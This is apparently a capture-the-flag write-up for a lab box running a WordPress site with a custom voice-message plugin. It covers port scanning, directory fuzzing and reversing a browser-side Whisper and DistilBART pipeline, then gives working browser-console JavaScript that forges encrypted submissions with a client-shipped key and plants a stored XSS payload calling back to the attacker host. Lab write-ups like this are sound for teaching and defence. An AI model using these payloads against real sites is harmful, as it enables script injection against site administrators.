






1 RECON
Throughout this writeup, we refer to two global environment variables defined in ~/.bashrc or ~/.zshrc:
targetIp: the IP address of the target/victim machine, for example10.129.78.103attackerIp: the IP address of our attacker machine, for example10.10.13.68
1.1 Port Scan
rustscan -a $targetIp --ulimit 1000 -r 1-65535 -- -A -sC -PnResult:
PORT    STATE SERVICE  REASON  VERSION
22/tcp  open  ssh      syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
443/tcp open  ssl/http syn-ack Apache httpd 2.4.58 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: B2D463D8253413AA4576DFDF8BF5FB0B
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=makesense.htb
| Issuer: commonName=makesense.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-05-29T16:37:29
| Not valid after:  2126-05-05T16:37:29
| MD5:     137e 40f1 46c6 4920 684e 34dc 3a8e 8887
| SHA-1:   a53c 8772 c319 515b 0b1d 42eb 2327 a5f7 1115 2a61
| SHA-256: 59e3 04ab 3225 c2f6 3984 c784 ad89 508d 0baf 8b57 357b 0b2e d597 21d9 5a5b ead5
|_http-trane-info: Problem with XML parsing of /evox/about
|_ssl-date: TLS randomness does not represent time
|_http-title: Agency LLC
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-generator: WordPress 7.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelSSH on 22/tcp and an HTTPS site on 443/tcp. The TLS certificate gave the real hostname, makesense.htb, and the web fingerprint showed Apache on Ubuntu serving a WordPress 7.0 site with the page title Agency LLC.
1.2 Webbing
The WordPress site was themed to Web Agency. It was almost static, except the floating call button sitting at right bottom:

We should immediately notice such feature was implemented by backend plugins.
$ wpprobe scan -u https://makesense.htb

 __    __  ___  ___           _
/ / /\ \ \/ _ \/ _ \_ __ ___ | |__   ___
\ \/  \/ / /_)/ /_)/ '__/ _ \| '_ \ / _ \
 \  /\  / ___/ ___/| | | (_) | |_) |  __/
  \/  \/\/   \/    |_|  \___/|_.__/ \___|
                                        v0.12.4 [latest]

Stealthy WordPress Plugin Scanner - By @Chocapikk

╭──────────────────────────────────────────────────────────────────────╮
│  https://makesense.htb (Critical: 0 | High: 0 | Medium: 0 | Low: 0)  │
│  └── webagency (1.0)                                                 │
╰──────────────────────────────────────────────────────────────────────╯
There's indeed a plugin installed, but webagency 1.0 was customized without public fingerprints.
1.3 Web Fuzzing
Directory enumeration:
$ gobuster dir -u https://makesense.htb/ \
  -w /home/Axura/wordlists/SecLists/Discovery/Web-Content/common.txt \
  -k -f \
  --exclude-length 34914
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://makesense.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/Axura/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] Exclude Length:          34914
[+] User Agent:              gobuster/3.8.2
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess/           (Status: 403) [Size: 279]
.hta/                (Status: 403) [Size: 279]
.htpasswd/           (Status: 403) [Size: 279]
icons/               (Status: 403) [Size: 279]
index.php/           (Status: 301) [Size: 0] [--> https://makesense.htb/]
javascript/          (Status: 403) [Size: 279]
scripts/             (Status: 200) [Size: 745]
server-status/       (Status: 403) [Size: 279]
wp-admin/            (Status: 302) [Size: 0] [--> https://makesense.htb/wp-login.php?redirect_to=https%3A%2F%2Fmakesense.htb%2Fwp-admin%2F&reauth=1]
wp-content/          (Status: 200) [Size: 0]
wp-includes/         (Status: 200) [Size: 64030]
xmlrpc.php/          (Status: 405) [Size: 42]
Progress: 4751 / 4751 (100.00%)
===============================================================
Finished
===============================================================
From the redirection probing we found wp-login.php exposed:
xmlrpc.php was also exposed on the target:
$ curl -i -k https://makesense.htb/xmlrpc.php
HTTP/1.1 405 Method Not Allowed
Date: Sun, 05 Jul 2026 03:22:06 GMT
Server: Apache/2.4.58 (Ubuntu)
Allow: POST
Content-Length: 42
Content-Type: text/plain;charset=UTF-8

XML-RPC server accepts POST requests only.
xmlrpc.php is a WordPress API surface. It can validate credentials with a single POST.
2 WEB
2.1 WordPress Webagent Plugin
The exposed plugin webagency 1.0 had no useful public fingerprint, so we audited the call widget from browser traffic.
2.1.1 Network Traffic Flow
The page loaded the Transformers.js runtime:
https://cdn.jsdelivr.net/npm/@huggingface/[email protected]/dist/ort-wasm-simd-threaded.jsep.wasmThat is not normal agency-site behavior. It means the voice widget is not just uploading audio to a backend API; the browser is preparing to run an ONNX model locally.
Starting a voice message loaded the recorder worklet:
/wp-content/themes/webagency/assets/js/whisper/recorder-worklet.jsThis is the capture side: browser microphone input becomes a WAV blob.

After recording, the raw audio went to WordPress AJAX:
/wp-admin/admin-ajax.phpThe backend accepted it and created a voice-message record:

It was a POST request:
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: makesense.htb
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUrv6XCNQzJmOIRs9
------WebKitFormBoundaryUrv6XCNQzJmOIRs9
Content-Disposition: form-data; name="action"
save_voice_raw
------WebKitFormBoundaryUrv6XCNQzJmOIRs9
Content-Disposition: form-data; name="nonce"
4c58dec735
------WebKitFormBoundaryUrv6XCNQzJmOIRs9
Content-Disposition: form-data; name="voice_recording"; filename="voice-message.wav"
Content-Type: audio/wav
RIFF$Ü...At this point there was no transcript yet. The save_voice_raw action only stored the WAV and tied it to a WordPress-side record.
Then the browser fetched the local summarization model:
GET /wp-content/ai-models/models/distilbart-cnn-12-6/onnx/encoder_model_quantized.onnx
GET /wp-content/ai-models/models/distilbart-cnn-12-6/onnx/decoder_model_merged_quantized.onnxThe flow is:
Browser microphone
|
| recorder-worklet.js captures PCM chunks
v
save_voice_raw
|
| backend stores raw audio and returns a post id
v
Browser-side AI pipeline
|
| Whisper transcription + DistilBART summary
v
save_voice_results
|
| backend stores processed text for later admin review
v
WordPress admin panel2.1.2 Browser AI Stack
The widget is a browser-side AI pipeline, not just an upload form:
AudioWorklet PCM
|
v
WAV upload
|
v
Whisper
|
v
DistilBART
|
v
encrypted AJAX result2.1.2.1 AudioWorklet
The browser requested recorder-worklet.js, and the file identifies the audio API in use: it extends AudioWorkletProcessor and registers a processor named recorder-worklet.
In recorder-worklet.js, the processor only pulls mono PCM samples and posts them back, which is just the raw waveform values before any file container is added. Here each slice is copied as a JavaScript Float32Array.
class RecorderWorklet extends AudioWorkletProcessor {
process(inputs, outputs, parameters) {
const input = inputs[0];
if (input && input.length > 0 && this.isRecording) {
const channelData = input[0];
const audioCopy = new Float32Array(channelData);
this.port.postMessage({
type: 'audioData',
data: audioCopy
});
}
return this.isRecording;
}
}
registerProcessor('recorder-worklet', RecorderWorklet);That leaves one missing step: the worklet emits raw waveform chunks, but the upload later starts with RIFF, so the main theme script must wrap those chunks into a WAV container before sending them to WordPress.
2.1.2.2 WAV Upload
At this point we temporarily leave the missing wrapper logic behind.
After the WAV container is wrapped and ready, the resulting AJAX request to /wp-admin/admin-ajax.php uploads it as voice-message.wav:
Content-Disposition: form-data; name="voice_recording"; filename="voice-message.wav"
Content-Type: audio/wav
RIFF$Ü...RIFF is the WAV container magic, which connects the two observations: recorder-worklet.js captures samples, then the page packages them as a WAV blob and sends it to save_voice_raw.
2.1.2.3 Whisper
The theme path names the feature area:
.../whisper/recorder-worklet.jsWhisper is a speech-to-text model family. This means the plugin aims to turn recorded speech into text that WordPress later renders somewhere; if that text is attacker-controlled, the render path becomes security-sensitive.
2.1.2.4 Transformers
The browser also fetched the runtime needed to execute models locally:
https://cdn.jsdelivr.net/npm/@huggingface/[email protected]/dist/ort-wasm-simd-threaded.jsep.wasmTransformers.js is the JavaScript runtime for Hugging Face models. The ort-wasm filename tells us that the WebAssembly build of ONNX Runtime, so model inference is happening in the browser.
2.1.2.5 ONNX
ONNX is the model format used by that runtime. For us, the relevant point is trust boundary: the browser is not just displaying results from the server; it computes model output and sends it back.
2.1.2.6 DistilBART
The model requests name the summarizer directly:
GET /wp-content/ai-models/models/distilbart-cnn-12-6/onnx/encoder_model_quantized.onnx
GET /wp-content/ai-models/models/distilbart-cnn-12-6/onnx/decoder_model_merged_quantized.onnxDistilBART CNN 12-6 is a text summarization model. That means the client-side pipeline handles text after transcription too; both transcript and summary are browser-produced values before save_voice_results.
2.1.3 Wrapper Logic Reversing
BurpSuite captures identified the sensitive key. The linked JavaScript file showed how raw waveform chunks were wrapped into WAV:

whisper-wrapper.js fills the missing gap between the recorder worklet and the second AJAX stage.
2.1.3.1 Client-owned State
The wrapper state lives in class WhisperTranscriber. The constructor hardcodes the model choices, and init() pulls runtime/model paths from the page-localized webagency_ajax object:
// [!] Shared client/server secret shipped to every browser
//     Symmetric: "must match server-side"
const ENCRYPTION_KEY = 'bLs6z8iv3gWpsvyeabFosDjb4YQe7jdU13rI';
class WhisperTranscriber {
    constructor() {
        // Browser-side model choices
        this.modelId = 'Xenova/whisper-tiny.en';
        this.summarizationModelId = 'Xenova/distilbart-cnn-12-6';
        // Worklet output is accumulated client-side
        this.audioChunks = [];
        this.nativeSampleRate = 48000;
    }
    async init(onProgress, onLog) {
        // Page-provided WordPress path object
        const localTransformersPath = webagency_ajax.site_url + '/wp-content/ai-models/transformers/transformers.js';
        this.transformers = await import(localTransformersPath);
        const modelsBasePath = webagency_ajax.site_url + '/wp-content/ai-models/models/';
        this.transformers.env.remoteHost = webagency_ajax.site_url;
        this.transformers.env.remotePathTemplate = '/wp-content/ai-models/models/{model}/';
    }
}That makes the client responsible for both AI output and payload protection.
2.1.3.2 PCM to WAV
The WAV gap is also here. The wrapper merges the worklet chunks, writes the WAV header, and returns an audio/wav blob:
// Worklet chunks become one continuous PCM buffer
const mergedBuffer = this.mergeBuffers(this.audioChunks);
floatArrayToWav(audioData, sampleRate) {
    // [!] Browser writes the WAV container accepted by save_voice_raw
    writeString(0, 'RIFF');
    writeString(8, 'WAVE');
    writeString(12, 'fmt ');
    writeString(36, 'data');
    return new Blob([buffer], { type: 'audio/wav' });
}So the RIFF upload is not backend magic. The browser builds that file from client-side samples before save_voice_raw.
2.1.3.3 Local Transcription
The same wrapper converts the WAV blob into a Whisper input and runs speech recognition locally:
// Browser-controlled PCM is converted to a local WAV blob
const wavBlob = this.floatArrayToWav(audioData, this.nativeSampleRate);
const audioUrl = URL.createObjectURL(wavBlob);
// Local Whisper inference produces the transcript
const result = await this.pipeline(audioUrl, {
    chunk_length_s: 30,
    stride_length_s: 5,
});
const text = result.text || '';
// [!] Transcript is transformed before it is submitted
const mappedText = this.applySymbolMapping(text);The last line is the sink: transcript text is normalized through applySymbolMapping() before it leaves the browser.
2.1.3.4 Local Summary
The summary path repeats that same pattern after the summarizer runs:
// Browser-side summarizer consumes the transcript text
const result = await this.summarizationPipeline(text, {
    max_length: maxLength,
    min_length: minLength,
    do_sample: false,
    num_beams: 4,
});
const summary = result[0]?.summary_text || '';
// [!] Summary goes through the same symbol transform
const mappedSummary = this.applySymbolMapping(summary);Both values are therefore browser-generated text fields, not server-generated facts.
2.1.3.5 Symbol Mapping
applySymbolMapping() is what makes the transcription path worth testing:
applySymbolMapping(text) {
    if (!text) return '';
    const mappings = {
        // [!] Spoken phrases become browser-interpretable delimiters
        'open bracket': '<',
        'close bracket': '>',
        'slash': '/',
        'quote': "'",
        'double quote': '"',
        'equals': '=',
        ...
    };
    let result = text.toLowerCase();
    const sortedKeys = Object.keys(mappings).sort((a, b) => b.length - a.length);
    for (const key of sortedKeys) {
        // Applies replacements to transcript/summary text
        const regex = new RegExp(`\\b${key}\\b`, 'gi');
        result = result.replace(regex, mappings[key]);
    }
    // [!] Collapses spaced generated syntax into contiguous markup
    result = result.replace(/\s*([<>\/()[\]{}.,:;=\-_+*&%$#!?])\s*/g, '$1');
    return result;
}For example, a spoken payload can start as plain words:
open bracket script close bracket alert open parenthesis 1 close parenthesis open bracket slash script close bracketThe replacement table turns those phrases into symbols:
< script > alert ( 1 ) < / script >The spacing cleanup then collapses it into real tag syntax:
<script>alert(1)</script>If WordPress renders the saved transcript as HTML, the voice feature becomes a stored JavaScript injection path — this is already an XSS attack vector.
2.1.3.6 Result Encryption
Finally, the wrapper encrypts { transcription, summary } with the client-side key:
// [!] Browser-controlled transcript/summary become encrypted JSON
const data = encoder.encode(JSON.stringify(payload));
// Key is derived from the client-side constant above
const keyMaterial = await crypto.subtle.digest(
    'SHA-256',
    encoder.encode(ENCRYPTION_KEY)
);
const iv = crypto.getRandomValues(new Uint8Array(12));
// [!] Server-side trust depends on a key the browser already has
const encrypted = await crypto.subtle.encrypt(
    { name: 'AES-GCM', iv: iv },
    key,
    data
);The server expects encrypted processed text, but the browser has everything needed to create it:
- the plaintext fields
- the mapping logic
- the AES-GCM key
The next check is whether the caller sends that encrypted blob to save_voice_results and whether WordPress renders the decrypted text in an admin view.
2.2 XSS Exploitation
The wrapper already gave the XSS lead: transcription and summary are generated in the browser, passed through applySymbolMapping(), encrypted with a key shipped to every visitor, and posted back as voice-message results - all attacker controlled by just manipulating fronend JavaScript.
If WordPress later renders those saved fields in an admin view without escaping, the voice feature becomes stored XSS.
2.2.1 Proof Of Concept
First prove the render path. Start a listener on the attacker box:
python3 -m http.server 8000 --bind 0.0.0.0The PoC mirrors the two-stage workflow observed in traffic analysis (section 2.1.1) and source review (section 2.1.3):
| Stage | API | Output |
|---|---|---|
| 1 | save_voice_raw | post_id |
| 2 | save_voice_results | transcription / summary |
Before calling save_voice_results, the PoC uses encryptPayload() to produce the encrypted result blob accepted by the server.
2.2.1.1 PoC Artifacts
In whisper-wrapper.js, the wrapper already depends on the page-localized webagency_ajax object for site and theme paths (section 2.1.3.1):
const localTransformersPath = webagency_ajax.site_url + '/wp-content/ai-models/transformers/transformers.js';
const workletUrl = webagency_ajax.theme_url + '/assets/js/whisper/recorder-worklet.js';The captured AJAX request also shows the backend expects a nonce field on admin-ajax.php:
POST /wp-admin/admin-ajax.php HTTP/1.1
Content-Disposition: form-data; name="nonce"
4c58dec735So we can reuse the same page object for the AJAX URL and nonce in the browser console:
webagency_ajax.ajax_url
webagency_ajax.noncewhisper-wrapper.js exposes the encryption helper globally, so the browser console can reuse the site's own encryption logic:
// Global instance
window.whisperTranscriber = new WhisperTranscriber();2.2.1.2 Stored XSS PoC
With the artifacts in hand, first create a voice-message record in the browser console:
(async () => {
    // Minimal placeholder for the first-stage audio record
    const blob = new Blob([new Uint8Array(44)], { type: 'audio/wav' });
    const fd = new FormData();
    // [!] First stage creates the server-side voice-message row
    fd.append('action', 'save_voice_raw');
    fd.append('nonce', webagency_ajax.nonce);
    fd.append('voice_recording', blob, 'voice-message.wav');
    // Uses the WordPress AJAX endpoint exposed to the page
    const res = await fetch(webagency_ajax.ajax_url, {
        method: 'POST',
        body: fd
    });
    const json = await res.json();
    // [!] post_id links the later encrypted result to this voice message
    window.__postId = json.data.post_id;
    console.log(json);
})();The response gave the post_id needed by the second stage:

Then forge the processed result. The wrapper encrypts an object with transcription and summary, so both fields get the same callback-only script:
const LHOST = '10.10.13.68';
const LPORT = 8000;
(async () => {
    // [!] Callback-only payload verifies admin-side rendering without performing any action yet
    const xss = `<script>
new Image().src = 'http://${LHOST}:${LPORT}/xss?hit=' + Date.now();
</script>`;
    // [!] Reuse the recovered wrapper function to match the server-side AES-GCM format
    const encrypted = await window.whisperTranscriber.encryptPayload({
        transcription: xss,
        summary: xss
    });
    const fd = new FormData();
    // [!] Second stage stores browser-controlled processed text
    fd.append('action', 'save_voice_results');
    fd.append('nonce', webagency_ajax.nonce);
    fd.append('post_id', window.__postId);
    fd.append('encrypted_payload', encrypted);
    const res = await fetch(webagency_ajax.ajax_url, {
        method: 'POST',
        body: fd
    });
    console.log(await res.text());
})();When the saved message was rendered in the admin view, the HTTP server received the callback:
